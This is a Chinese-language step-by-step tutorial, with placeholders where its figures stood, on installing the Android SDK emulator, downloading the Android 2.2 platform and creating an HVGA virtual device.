


图4





图5


图6

2.安装sdk模拟器

下面我们来安装sdk模拟器，首先双击打开我们解压好的安装包，双击SDK Setup配置程序便会自动打开，如图6选中Android SDK and AVD Manager窗口的左侧的 Settings（如遇到Failed to fetch URl的错误,那么需要将HTTPS方式改为HTTP方式），接下来勾选中misc下的第一个复选框force

https://...sources to be fetched using http://，之后就是安装插件，大家选择installed packages，点击update all，会弹出进度框稍等一会就好，如图7。如若电脑弹窗依然让选择安装哪些程序的话，大家就选择Accept All（全部选择）即可，接下来就是等待下载，下载完成后击cancel退出并重新启动软件，程序弹出如如图8的程序选择下载界面。




图7




图8

因为我要安装的是安卓2.2的系统所以我这里勾选SDK Platform android 2.2，api8，sevision2来安装，如果你想在安卓上开发应用程序和游戏应用，那么可以选择安装全部，双击其他选项更改状态为×表示不安装，如果选择的多了有些程序比较大，在安装过程中大家需要耐心等待。




图9

下面我们来创建模拟器，也就是安卓系统的窗口，大家把状态栏切换到Virtual devices选项卡下来新建模拟器窗口，点击窗口右边的new进行新建，如图9；Name随便填写，SD Card的大小我们就写1024模式选择MIB，接下来就是选择皮肤（Skin）这里我要强调下为了保证预览效果大家最好选择HVGA，HVGA下的预览效果如果手机般大小更方便我们的操作，如图10到此刻我们就成功创建了AVD。最后在列表里选择新建的要运行的模拟器(Virtual Device)单击 Start....——Launch，如图11。

